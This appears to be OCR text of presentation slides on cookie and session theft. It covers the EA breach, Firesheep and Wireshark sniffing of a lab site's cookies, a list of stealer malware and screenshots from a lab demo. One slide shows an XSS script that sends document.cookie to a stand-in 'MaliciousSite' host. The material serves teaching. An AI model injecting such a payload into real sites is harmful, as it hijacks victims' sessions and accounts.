- Began attack by purchasing Slack access for $10.
- Tricked employee to reset MFA
- Exfil Data
  –780GB stolen Source Code, SDK’s and other proprietary tools.
    - FIFA 21 Source Code
    - Frostbyte Engine

vice.com/en/article/wx5xpx/hackers-steal-data-electronic-arts-ea-fifa-source-code

Packet Sniffing with FireSheep



eric+google@codebutler.com
Google

Ian Gallagher
Facebook

neg9
Twitter

cdine
Flickr

Ian Gallagher
Edit My Profile

News Feed


What's on your mind?

Ashley Winterr
realized i really
for some fake r

indeed.

Events 1

Packet Sniffing with WIRESHARK



*Wi-Fi: en0 [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save GET|POST

Filter: http.cookie && frame contains samsclass

No.	Time	Source	Destination	Protocol	Total Length	Info
4373	63.326327000	192.168.1.247	107.170.228.42	HTTP	988	GET /cookielogin/messageboard.php HTTP/
4387	63.586137000	192.168.1.247	198.41.215.8	HTTP	663	GET /cdn-cgi/nexp/cloudflare.js HTTP/1.
4394	63.834184000	192.168.1.247	107.170.228.42	HTTP	897	HEAD /cookielogin/messageboard.php HTTP,

```
    Connection: keep-alive\r\n
    Cache-Control: max-age=0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Sa
    Referer: http://attack.samsclass.info/cookielogin/\r\n
    Accept-Encoding: gzip, deflate, sdch\r\n
    Accept-Language: en-US,en;q=0.8\r\n
  ▽ [truncated]Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845; nsl=BAQAAAU9X2sF9A
      Cookie pair: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845
      Cookie pair: AUTH=63a9f0ea7bb98050796b649e85481845
      Cookie pair: nsl=BAQAAAU9X2sF9AAaAANgASVfEjW5jNjl8NjAxXjE0NDA5NjMwNTIzNzVeXjFeM3wyfDV8NHw3XjFeMl40XjNeMTJeMTJeMl4xXjFeI
      Cookie pair: dp1=bu1p/QEBfX0BAX19AQA**57c48d6e^bl/US59a5c0ee^
      Cookie pair: nonsession=CgADLAAFV42D2MQDKACBfSVtuOTM5MDJmNWUxNGIwYTc5M2IwZTEzMDRkZmZlNjExMTh61Uv4
      Cookie pair: __cfduid=d281683420724e3d448a7420fe85f42281441139340
    \r\n
    [Full request URI: http://attack.samsclass.info/cookielogin/messageboard.php]
    [HTTP request 1/2]
    [Response in frame: 4383]
```

Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)

1. Hacker injects trusted website with malicious script

2. Victim visits trusted website and triggers malicious script

3. Victim's browser executes malicious script and unknowingly forwards desired information (session token, cookie, etc.) to hacker


Example:

```
<script type="text/javascript">
document.location=http://MaliciousSite:5000/?c=+document.cookie;
</script>
```


Malware

- CookieMiner
- EVILNUM
- Grandoreiro
- Taj Mahal
- Oski Stealer

Video Time



Recycle Bin
README.txt
FLARE
OskiStealer...
Google Chrome
Search Everything
PS_Transcri...
Type here to search
30°C שמש
Victm

Video Time – Part DEUX



Attack Machine

Win11 Pro on ZEEVIK-LAP-2 - Virtual Machine Connection
File Action Media View Help
New Tab
Apps
Gmail
YouTube
Reading list
Gmail
Images
Google apps
Google
Search Google or type a URL
Web Store
Add shortcut
Customize Chrome
https://www.google.co.il/intl/en/about/products?tab=rh
ENG
6:46
28/12/2021
Status: Running



Target machine

